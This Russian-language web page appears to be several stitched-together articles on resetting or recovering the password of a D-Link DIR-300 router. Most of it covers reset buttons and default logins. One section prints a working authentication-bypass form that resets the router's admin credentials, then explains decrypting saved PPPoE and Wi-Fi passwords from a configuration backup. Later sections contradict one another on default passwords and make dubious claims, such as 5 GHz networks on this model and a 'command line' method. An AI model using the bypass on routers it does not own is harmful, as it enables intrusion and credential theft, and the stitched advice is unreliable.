
Привет! Сейчас я покажу и расскажу, как можно сделать сброс настроек и пароля на роутере D-Link DIR-300. Не дорогая, и очень популярная модель роутера, по которой очень часто задают вопросы. У нас на сайте уже есть инструкция по сбросу настроек на роутере D-Link, но я решил подготовить отдельный материал именно по модели D-Link DIR-300.
Очень часто бывает ситуация, когда не получается зайти в настройки роутера DIR-300, просто не подходит пароль. Страничка авторизации обновляется и все. Мы открываем настройки по адресу 192.168.0.1, появляется запрос логина и пароля, указываем admin, и ничего не происходит. Дело в том, что вы, или тот кто настраивал роутер, сменил сам пароль, и теперь он не подходит. Нужно сделать сброс пароля на своем D-Link DIR-300, и тогда скорее всего подойдет стандартный пароль – admin. А если у вас даже не открывается страница с запросом логина и пароля, то ищите решение этой проблемы в статье: что делать, если не заходит в настройки роутера на 192.168.0.1 или 192.168.1.1?
Ну и сброс настроек может пригодиться в другой ситуации. Например, Вы что-то неправильно настроили, и хотите начать настройку заново. Или когда D-Link DIR-300 начнет глючить, работать не так как нужно, или перестанет раздавать Wi-Fi, то так же можно просто скинуть настройки к заводским и настроить его заново.
Так как есть очень много вариантов модели DIR-300, то эта инструкция подойдет для всех. И даже для D-Link DIR-320. Очистить настройки можно двумя способами:
- С помощью специальной кнопки RESET, которая есть на корпусе роутера D-Link DIR-300.
- И через настройки. Но, этот способ я не буду описывать, в этом нет смысла. Так как настройки у вас скорее всего не открываются.
Инструкция по сбросу пароля (настроек) на DIR-300 с помощью кнопки
Роутер должен быть включен. Найдите на корпусе своего роутера кнопку RESET. Скорее всего, она утоплена в корпус. Возьмите что-то острое, и нажмите на кнопку RESET. Нужно нажать и подержать 10-15 секунд. Роутер будет перезагружен, а настройки и пароль будут восстановлены к заводским.


После этих действий, для входа в настройки будет использоваться стандартный пароль admin. Или только имя пользователя admin, а поле «Пароль» оставляем не заполненным. Еще заметил, что есть много случаев, когда не получается сбросить настройки. После нажатия на кнопку RESET ничего не происходит. Думаю, что если сброс настроек не получается сделать, то проблема скорее всего в самом железе. А вы с такой проблемой не сталкивались? Как решили?
Обновление: если сброс не происходит
Если сброс кнопкой RESET не работает, то можно попробовать другой способ.
- Отключите от роутера все кроме адаптера питания. Выключите роутер из розетки.
- Зажмите кнопку RESET.
- Не отпуская кнопку RESET включите питание роутера.
- Отпустите кнопку через 4 секунды.
Решение из комментариев. Спасибо Олегу!
Доброго времени суток всем!
Раз уж вы попали на эту страницу, скорее всего у вас существуют некоторые проблемы с настройкой домашнего маршрутизатора от компании D-Link. Для тех, кто не знал или забыл заводской пароль к «админке» роутера D-Link, модель DIR-300, сообщаем:
поле «password» оставляем пустым. Нет там пароля по умолчанию!
Такая вот интересная особенность данной модели. Для любознательных проведем краткий курс сброса ДИР-300 к заводским установкам и получения административного доступа для дальнейшей настройки.
Как настроить роутер D-Link, узнаете в следующей видео-инструкции:
Содержание
- Аппаратный сброс к заводским установкам
- Доступ к административной панели
- Задать вопрос автору статьи
Аппаратный сброс к заводским установкам
Итак, у вас что-то пошло не так в работе роутера. А иначе — зачем вам доступ к панели администрирования? В таком случае, один из способов восстановить работоспособность после какого-либо сбоя или предыдущего «криворукого» настройщика роутеров — это выполнить аппаратный сброс, а далее все настроить грамотно и так, как оно должно быть. Для этого, берем recovery tool и зажимаем ею (на 10-15 секунд) кнопку Reset, обычно утопленную в корпус возле соответствующей надписи.
Recovery tool – шуточное название, распространенное в узких кругах специалистов, и означает тонкую булавку, шпильку и просто любой кусок жесткой проволоки, которая позволяет нажимать кнопки в труднодоступных местах корпуса.
Доступ к административной панели

После 15 секунд отпускаем кнопку и ждем первоначальную загрузку аппарата. Далее соединяем любой из четырех портов LAN c компьютером, а кабель от провайдера подключаем в порт WAN. На компьютере запускаем любой удобный для вас браузер и набираем в командной строке адрес 192.168.0.1.

Если все выполнено корректно, то в окне браузера загрузится страница административной панели маршрутизатора. В поле «login» вписываем admin, поле «password» оставляем пустым и нажимаем Enter. Как уже было сказано ранее, в DIR-300 пароль по умолчанию отсутствует. Посему, вы должны успешно войти в систему, если до этого правильно выполнили аппаратный сброс.
На нижней части корпуса маршрутизатора обычно присутствует наклейка с ip-адресом административной панели и парой «логин/пароль» для доступа.
После успешного входа в административную панель, первым делом необходимо установить свой пароль на роутер D-Link DIR-300, потому что про стандартный (читай — «пустой») пароль на маршрутизаторах D-Link знаете не только вы.

Далее настраивается подключение к провайдеру и устанавливается Wi-Fi пароль. Обычно этих процедур достаточно для безопасного пользования DIR-300 и его обновленной версии NRU. Все остальное относится уже к «тонкой» настройке данного оборудования.
Напоследок, личное мнение автора статьи. В настройках нужно обязательно отключить процедуру авторизации по Wi-Fi с помощью кода WPS. Механизм аутентификации хоть и удобный, но весьма «дырявый». Тем, кто заботится о безопасности домашней сети, лучше им не пользоваться.

Представим себе, что вы попали в ситуацию, когда вам надо зайти в web-интерфейс вашего D-Link DIR-320, а пароль администратора вы не помните. Или возьмем более общую ситуацию, когда вам нужно помочь кому-нибудь настроить новый роутер, вместо старого DIR-320, однако, обратившийся за помощью к вам владелец не помнит абсолютно ничего. Т.е. ни пароля для входа в web-интерфейс, ни пароля для PPPoE соединения, ни пароля для WiFi. Очевидный путь в данной ситуации — это просто отложить DIR-320 в сторону, дозвониться до тех. поддержки провайдера, «сбросить» пароль PPPoE и настроить новый роутер. Однако, есть способ проще, который позволяет достать всю необходимую информацию, непосредственно из имеющегося роутера.
Рассматривать сложные варианты, с созданием PPPoE концентратора на Mikrotik’е для того, чтобы узнать пароль к PPPoE мы не будем. Хотя такой подход тоже имеет место. Вместо этого мы воспользуемся exploit’ом D-Link DIR-300 Multiple Security Bypass Vulnerabilities для получения доступа к нашему роутеру.
Создадим в блокноте файл login.html со следующим содержанием:
<form action="http://192.168.0.1:80/tools_admin.php" method="POST">
<input type="hidden" name="ACTION_POST" value="LOGIN">
<input type="hidden" name="LOGIN_USER" value="a">
<input type="hidden" name="LOGIN_PASSWD" value="b">
<input type="hidden" name="login" value="+Log+In+">
<input type="hidden" name="NO_NEED_AUTH" value="1">
<input type="hidden" name="AUTH_GROUP" value="0">
<input type="hidden" name="admin_name" value="admin">
<input type="hidden" name="admin_password1" value="admin">
<input type="submit">
</form>
И откроем его в браузере. После нажатия кнопки «Отправить», несмотря на появившееся сообщение об ошибке логин и пароль для входа в web-интерфейс будут сброшены на стандартные admin / admin, Так, мы получили доступ к web-интерфейсу. Однако, посмотреть сохраненные в роутере пароли таким образом у нас все равно не получится.
Для того чтобы сделать это, заходим в меню System и выбираем там опцию backup’а настроек устройства на жесткий диск. В результате у нас получается файл config.bin, который как раз и содержит все необходимые нам логины, пароли и явки. Однако, содержимое данного файла в бинарном формате, плюс сжато / зашифровано. Для просмотра содержимого полей логин / пароль в открытом виде нам понадобится утилита RouterPassView v1.62 от Nir Sofer’а. Утилита также поддерживает формат файлов конфигурации от множества других устройств. Открываем полученный config.bin в RoutePassView и видим все необходимое:

Теперь, обладая нужными данными можно приступать к настройке нового роутера. Согласитесь, данный способ куда быстрее, чем связь с ТП провайдера для изменения паролей доступа в интернет. Также, его преимущество в том, что вы также получаете пароль от WiFi и можете настроить беспроводную сеть в новом роутере с теми же учетными данными, чтобы все клиентские устройства, которые уже были настроены на беспроводную сеть старого роутера без каких-либо дополнительных настроек начали соединяться с вновь настроенным роутером.
Роутер Link Dir 300 является одним из самых популярных устройств для создания беспроводной сети. Однако, как и у любого другого устройства, у него могут возникнуть проблемы, такие как забытый пароль. К счастью, есть несколько способов восстановить доступ к роутеру без сброса настроек и без потери данных.
Первым способом является использование стандартного логина и пароля, которые поставляются вместе с роутером. Для роутеров Link Dir 300 эти данные обычно указаны на наклейке на корпусе устройства. Если вы не нашли такую наклейку или она была повреждена, можно попробовать стандартные комбинации: «admin» для логина и «admin» или «password» для пароля.
Если стандартные данные не подошли, можно использовать специальные программы для взлома паролей роутеров. Однако, следует помнить, что использование таких программ может быть незаконным и неэтичным, поэтому имеет смысл использовать их только в случае, если вы имеете полное право на доступ к роутеру.
Избежать потери данных и восстановить доступ к роутеру можно также путем сброса настроек через обновление прошивки. Для этого нужно скачать последнюю версию прошивки с официального сайта производителя, зайти в настройки роутера через браузер и провести обновление прошивки. После перезагрузки роутера, доступ к нему будет осуществлен по стандартным данным, указанным на наклейке или известным производителю.
Содержание
- Шаг 1: Сброс настроек роутера
- Шаг 2: Подключение к роутеру через Ethernet-кабель
- Шаг 3: Вход в настройки роутера
- Шаг 4: Изменение пароля доступа к роутеру
Шаг 1: Сброс настроек роутера
Если вы забыли пароль от роутера Link Dir 300, первым шагом для восстановления доступа будет сброс настроек устройства. Для этого необходимо выполнить следующие действия:
- Переведите роутер в режим сброса по умолчанию. Для этого найдите на задней панели роутера кнопку сброса (Reset) и нажмите ее с помощью острым предметом, например, штырька от шариковой ручки. Удерживайте кнопку нажатой примерно 10-15 секунд, пока не загорится индикатор Power.
- После этого отпустите кнопку сброса. Роутер автоматически перезагрузится и вернется к настройкам по умолчанию, включая пароль.
- Подключитесь к роутеру с помощью Ethernet-кабеля или через беспроводное соединение. Откройте любой веб-браузер и в адресной строке введите IP-адрес роутера (обычно 192.168.0.1 или 192.168.1.1).
- В открывшемся окне авторизации введите логин и пароль по умолчанию для Link Dir 300. Обычно логин – admin, пароль – admin или оставляется поле пароля пустым.
После успешной авторизации вы сможете изменить пароль на более безопасный, чтобы обезопасить свою сеть от несанкционированного доступа.
Шаг 2: Подключение к роутеру через Ethernet-кабель
Для того чтобы восстановить доступ к роутеру Link Dir 300, когда вы забыли пароль, вам потребуется подключиться к нему через Ethernet-кабель.
Шаг 1: Подключите один из концов Ethernet-кабеля к сетевому порту вашего компьютера.
Шаг 2: Подключите другой конец к LAN-порту (обычно помечен как «LAN» или «Ethernet») на задней панели роутера.
Шаг 3: Убедитесь, что роутер включен и готов к работе.
Шаг 4: Откройте любой веб-браузер на вашем компьютере и в адресной строке введите IP-адрес роутера. Обычно он равен 192.168.0.1 или 192.168.1.1. Нажмите клавишу «Enter».
Шаг 5: Откроется страница аутентификации роутера, где вы должны будете ввести логин и пароль администратора роутера. Введите стандартные учетные данные, если они не были изменены ранее. Обычно логин — «admin», а пароль — «admin» или оставьте поле пароля пустым. Нажмите кнопку «Войти».
Шаг 6: После успешной аутентификации вы сможете восстановить доступ к роутеру, поменяв пароль администратора на новый.
Обратите внимание: Процедура подключения к роутеру через Ethernet-кабель может незначительно различаться в зависимости от модели Link Dir 300 и операционной системы вашего компьютера.
Шаг 3: Вход в настройки роутера
После подключения к роутеру посредством кабеля Ethernet и запуска браузера, откройте окно веб-браузера и введите IP-адрес вашего роутера в адресной строке. Обычно для роутеров Link Dir 300 используется адрес 192.168.0.1 или 192.168.1.1.
После ввода правильного IP-адреса нажмите клавишу «Enter» на клавиатуре или кнопку «Перейти». Вас перенаправит на страницу входа в настройки роутера.
На странице входа вам потребуется ввести имя пользователя и пароль. Если вы ранее не меняли эти данные, попробуйте использовать стандартные данные доступа. Обычно это «admin» для имени пользователя и «admin» или оставьте поле пароля пустым. Если стандартные данные не подходят, то это означает, что пароль был изменен вами или администратором сети. В таком случае вам потребуется выполнить сброс настроек роутера.
После успешного входа в настройки роутера вы сможете изменить пароль и провести дополнительные настройки сети.
Шаг 4: Изменение пароля доступа к роутеру
1. Сначала откройте веб-браузер и введите IP-адрес роутера Link Dir 300 в адресной строке.
2. В появившемся окне введите свои учетные данные, если требуется. Обычно логин по умолчанию – «admin», а пароль – «admin» или оставьте его поле пустым, если вы не меняли его ранее.
3. После успешной авторизации вы попадете на главную страницу настроек роутера.
4. Найдите раздел «Изменение пароля» или подобную вкладку в меню с настройками роутера и щелкните на ней.
5. Здесь вы можете ввести новый пароль для доступа к роутеру. Убедитесь, что новый пароль достаточно надежный и запомните его.
6. Подтвердите новый пароль, повторив его в соответствующем поле.
7. После завершения ввода нового пароля нажмите на кнопку «Сохранить» или «Применить», чтобы применить изменения.
8. После этого вы можете закрыть окно настроек роутера и использовать новый пароль для доступа к роутеру Link Dir 300.
Важно помнить, что изменение пароля доступа к роутеру обеспечивает защиту вашей сети и предотвращает несанкционированный доступ. Регулярно меняйте пароли и следите за безопасностью вашей сети.
Wi-Fi роутер D-Link DIR-300 – это популярное устройство, которое позволяет создать домашнюю сеть и обеспечить доступ в интернет нескольким пользователям одновременно. Один из важных аспектов безопасности при использовании роутера – это установка надежного пароля для доступа к Wi-Fi сети. В этой статье мы рассмотрим, как узнать текущий пароль от Wi-Fi роутера D-Link DIR-300 и как его изменить.
Узнать текущий пароль от Wi-Fi роутера D-Link DIR-300 можно несколькими способами. Первый способ – использовать стандартные логин и пароль, которые указаны на задней или нижней панели роутера. Обычно они выглядят как комбинация «admin» для логина и пароля. Если вы не изменили эти данные ранее, достаточно ввести их в соответствующие поля при входе в настройки роутера через веб-интерфейс.
Если стандартные логин и пароль не подходят, то можно воспользоваться вторым способом – сбросить роутер к заводским настройкам. Для этого нужно найти на задней или нижней панели роутера кнопку сброса (обычно она выглядит как маленькая отверстие). С помощью острым предмета нажмите и удерживайте эту кнопку в течение нескольких секунд. После этого роутер вернется к заводским настройкам, включая стандартные логин и пароль.
Содержание
- Wi-Fi роутер D-Link DIR-300: как восстановить доступ к паролям
- Узнать пароли Wi-Fi роутера D-Link DIR-300: простые способы
- Как изменить пароли от Wi-Fi роутера D-Link DIR-300: пошаговая инструкция
- Как узнать пароли от Wi-Fi роутера D-Link DIR-300 без доступа к настройкам
- Как изменить пароли Wi-Fi роутера D-Link DIR-300 без доступа к настройкам
- Запрос паролей Wi-Fi роутера D-Link DIR-300 у провайдера: что нужно знать
- Как узнать пароли от Wi-Fi роутера D-Link DIR-300 через командную строку
Wi-Fi роутер D-Link DIR-300: как восстановить доступ к паролям
В некоторых случаях может возникнуть необходимость восстановить доступ к паролям Wi-Fi роутера D-Link DIR-300. Это может потребоваться, если вы забыли пароль или его случайно изменили, и теперь не можете подключиться к сети. В этой статье мы расскажем о нескольких способах восстановления доступа к паролям вашего роутера.
1. Сброс до заводских настроек
Один из способов восстановления доступа к паролям роутера D-Link DIR-300 – это сбросить его до заводских настроек. Для этого на задней панели роутера есть кнопка RESET. Нажатие на эту кнопку приведет к сбросу всех настроек роутера, включая пароли. Однако, следует помнить, что после сброса до заводских настроек, все пользовательские настройки будут удалены.
2. Восстановление пароля через веб-интерфейс роутера
Если вы забыли пароль от веб-интерфейса роутера, но помните пароль от доступа к Wi-Fi, вы можете восстановить пароль через сам веб-интерфейс. Для этого необходимо подключиться к роутеру по Wi-Fi и открыть веб-браузер. В адресной строке введите IP-адрес роутера (обычно 192.168.0.1 или 192.168.1.1) и нажмите Enter. После загрузки веб-интерфейса роутера введите ваши ранее сохраненные данные аутентификации и восстановите пароль.
3. Обратитесь к специалистам службы поддержки
Если вы не можете восстановить доступ к паролям самостоятельно или не хотите сбрасывать роутер до заводских настроек, вы можете обратиться за помощью к специалистам службы поддержки D-Link. Они смогут помочь вам восстановить доступ к паролям и решить все ваши вопросы связанные с роутером.
В конечном итоге, вам следует быть осторожными с паролями Wi-Fi роутеров и предотвращать случаи, когда они могут быть утеряны. Старайтесь использовать надежные пароли, регулярно изменять их и сохранять у себя надежные резервные копии.
Узнать пароли Wi-Fi роутера D-Link DIR-300: простые способы
Пароль от Wi-Fi роутера D-Link DIR-300 может понадобиться вам для подключения нового устройства к сети или изменения настроек. В этом разделе вы найдете несколько простых способов, как узнать пароли вашего роутера.
1. Метод через веб-интерфейс:
— Подключите компьютер к роутеру с помощью Ethernet-кабеля.
— Откройте веб-браузер и введите IP-адрес роутера (обычно это 192.168.0.1 или 192.168.1.1).
— Введите логин и пароль администратора роутера (по умолчанию логин admin, пароль пустой).
— Войдите в настройки и найдите раздел с паролями Wi-Fi.
— Здесь вы увидите пароли для 2.4 ГГц и 5 ГГц Wi-Fi сетей.
2. Метод через приложение mydlink:
— Установите приложение mydlink на свой смартфон или планшет.
— Зарегистрируйтесь и добавьте свой роутер в приложение.
— В разделе «Настройки» найдите пароли Wi-Fi.
3. Восстановление пароля по умолчанию:
— На задней панели роутера найдите кнопку «Сброс» или «Reset».
— Нажмите и удерживайте эту кнопку при включении роутера.
— Подождите, пока активируется режим восстановления (обычно это занимает около 10 секунд).
— Подключитесь к роутеру и введите логин и пароль по умолчанию.
— Найдите раздел с паролями Wi-Fi и установите новые пароли.
Используя один из этих простых способов, вы сможете узнать пароли от Wi-Fi роутера D-Link DIR-300 и изменить их при необходимости. Обязательно помните, что защита Wi-Fi сети очень важна для предотвращения несанкционированного доступа к вашей сети.
Как изменить пароли от Wi-Fi роутера D-Link DIR-300: пошаговая инструкция
Для обеспечения безопасности своей Wi-Fi сети, необходимо периодически изменять пароли от роутера. В этой пошаговой инструкции описывается, как изменить пароли на роутере D-Link DIR-300.
- Откройте веб-браузер и введите IP-адрес своего роутера (обычно это 192.168.0.1 или 192.168.1.1) в адресную строку.
- Нажмите клавишу Enter, чтобы перейти на страницу роутера.
- Введите имя пользователя и пароль администратора вашего роутера. Если вы не изменили эти данные, они должны быть заданы по умолчанию (обычно admin/admin).
- Найдите раздел «Wireless» или «Беспроводной» в настройках роутера.
- Выберите опцию «Wireless Security» или «Беспроводная безопасность».
- В поле «Passphrase» или «Ключевая фраза» введите новый пароль для своей Wi-Fi сети.
- Нажмите кнопку «Сохранить» или «Apply», чтобы сохранить изменения.
- Подключитесь к своей Wi-Fi сети с использованием нового пароля.
После смены пароля от роутера, рекомендуется перезагрузить устройства, подключенные к Wi-Fi сети, чтобы они автоматически подключились с использованием нового пароля.
Как узнать пароли от Wi-Fi роутера D-Link DIR-300 без доступа к настройкам
Если вы забыли пароль от Wi-Fi роутера D-Link DIR-300 и не имеете доступа к его настройкам, есть несколько способов, которые могут помочь вам восстановить доступ к Wi-Fi сети.
1. Использование стандартного пароля
Попробуйте ввести стандартный пароль, который используется по умолчанию для роутера D-Link DIR-300. Обычно это комбинация из букв и цифр, указанная на наклейке на самом роутере или в его инструкции. Если вы не знаете пароль, посмотрите на наклейку на роутере или прочитайте инструкцию.
2. Подключение к роутеру через Ethernet-кабель
Если у вас есть доступ к роутеру посредством Ethernet-кабеля, вы можете подключиться к роутеру напрямую, минуя Wi-Fi. Подключитесь к роутеру с помощью Ethernet-кабеля и откройте браузер. Введите IP-адрес роутера (обычно это 192.168.0.1 или 192.168.1.1) в адресной строке браузера и нажмите Enter. В появившемся окне введите стандартные данные аутентификации, указанные на наклейке на роутере или в его инструкции. Если данные введены верно, вы получите доступ к настройкам роутера и сможете узнать пароли Wi-Fi сети.
3. Сброс настроек роутера
Если вы не знаете стандартный пароль от роутера или не имеете доступа к его настройкам, можно сделать сброс настроек роутера. Для этого найдите на роутере кнопку Reset (обычно расположена на задней или нижней панели) и нажмите ее с помощью острой и тонкой палочки, например, скрепки. Удерживайте кнопку нажатой в течение 10-15 секунд, пока индикаторы не начнут мигать. После сброса настроек роутер вернется к заводским настройкам, включая стандартный пароль. Введите IP-адрес роутера в адресной строке браузера и войдите в настройки роутера с помощью стандартных данных аутентификации. В настройках роутера вы сможете узнать пароли от Wi-Fi сети.
Важно помнить, что при сбросе на заводские настройки роутера все настройки будут удалены, включая пароли и пользовательские настройки. Поэтому, после сброса роутера, вам придется вновь настроить все параметры и установить новые пароли для защиты Wi-Fi сети.
Как изменить пароли Wi-Fi роутера D-Link DIR-300 без доступа к настройкам
Изменение паролей Wi-Fi роутера D-Link DIR-300 без доступа к настройкам может быть несколько сложнее, но возможно. Вот несколько способов, которые вы можете попробовать:
- Сброс роутера
- Использование программы для взлома паролей Wi-Fi
- Подключение к роутеру через Ethernet-кабель
Если вы не знаете текущий пароль Wi-Fi роутера D-Link DIR-300, вы можете сбросить его до настроек по умолчанию. Для этого найдите на самом роутере кнопку сброса (обычно находится сзади или на дне роутера) и удерживайте её нажатой в течение нескольких секунд.
Если вы продвинутый пользователь и имеете доступ к компьютеру, вы можете попробовать использовать специальные программы для взлома паролей Wi-Fi. Однако учтите, что это может быть незаконно и недостойно доверия.
Если у вас есть доступ к роутеру по Ethernet-кабелю, вы можете попробовать подключиться к нему и изменить пароль Wi-Fi через веб-интерфейс роутера. Для этого откройте веб-браузер и введите IP-адрес роутера (обычно 192.168.0.1 или 192.168.1.1) в адресной строке. Затем введите логин и пароль по умолчанию (обычно «admin» для обоих полей) и найдите настройки Wi-Fi для изменения пароля.
Если эти способы не помогли вам изменить пароли Wi-Fi роутера D-Link DIR-300, вам может потребоваться обратиться за помощью к технической поддержке D-Link или провайдеру интернет-услуг.
Запрос паролей Wi-Fi роутера D-Link DIR-300 у провайдера: что нужно знать
Вы можете потребовать у своего провайдера пароли от Wi-Fi роутера D-Link DIR-300 в случае, если вы забыли их или хотите изменить их для обеспечения безопасности сети. Для этого вам потребуется:
| 1. | Связаться с технической поддержкой вашего провайдера. Используйте предоставленные вам контактные данные или найдите их на сайте провайдера. |
| 2. | Проинформировать сотрудника технической поддержки о своем намерении изменить или восстановить пароли от роутера. Объясните причину вашего запроса. |
| 3. | Подтвердить свою личность, предоставив необходимую информацию. Возможно, провайдер запросит ваше имя пользователя, адрес или другие сведения, позволяющие идентифицировать вас как владельца учетной записи. |
| 4. | Получить от провайдера новые пароли от Wi-Fi роутера D-Link DIR-300. Обязательно запишите их в надежное и безопасное место. |
Помните, что запрос паролей может быть сопряжен с определенными ограничениями или протоколами безопасности со стороны провайдера. Убедитесь, что вы предоставляете правильную информацию и соблюдаете требования провайдера в процессе запроса паролей от Wi-Fi роутера D-Link DIR-300.
Как узнать пароли от Wi-Fi роутера D-Link DIR-300 через командную строку
Если вы забыли пароль от своего Wi-Fi роутера D-Link DIR-300, вы можете использовать командную строку для его восстановления. Следуйте инструкциям ниже:
| Шаг 1: | Откройте командную строку на вашем компьютере. Вы можете сделать это, нажав Win + R и введя «cmd», затем нажмите Enter. |
| Шаг 2: | Введите «ipconfig» в командной строке и нажмите Enter. Это позволит вам узнать IP-адрес вашего роутера. |
| Шаг 3: | Запишите IP-адрес вашего роутера из выходных данных команды «ipconfig». Обычно это будет выглядеть как «Default Gateway» или «Стандартный шлюз». |
| Шаг 4: | Откройте веб-браузер и введите IP-адрес вашего роутера в адресной строке. Нажмите Enter, чтобы открыть панель управления роутером. |
| Шаг 5: | Введите имя пользователя и пароль для доступа к панели управления роутером. Если вы не изменили их ранее, используйте стандартные учетные данные: «admin» в качестве имени пользователя, и оставьте поле пароля пустым. |
| Шаг 6: | После успешной авторизации в панели управления роутером, найдите раздел с настройками Wi-Fi. В этом разделе вы сможете увидеть и изменить пароль от Wi-Fi сети. |
| Шаг 7: | Найдите поле «пароль» или «шифрование» и введите новый пароль для вашей Wi-Fi сети. Убедитесь, что вы запомнили новый пароль, чтобы в дальнейшем иметь доступ к вашей сети. |
| Шаг 8: | После внесения изменений, сохраните настройки и перезагрузите роутер. Теперь вы сможете подключиться к вашей Wi-Fi сети с использованием нового пароля. |
Используя указанные шаги, вы сможете узнать и изменить пароли от Wi-Fi роутера D-Link DIR-300 через командную строку. Убедитесь, что сохраняете новые пароли в безопасном месте для последующего использования.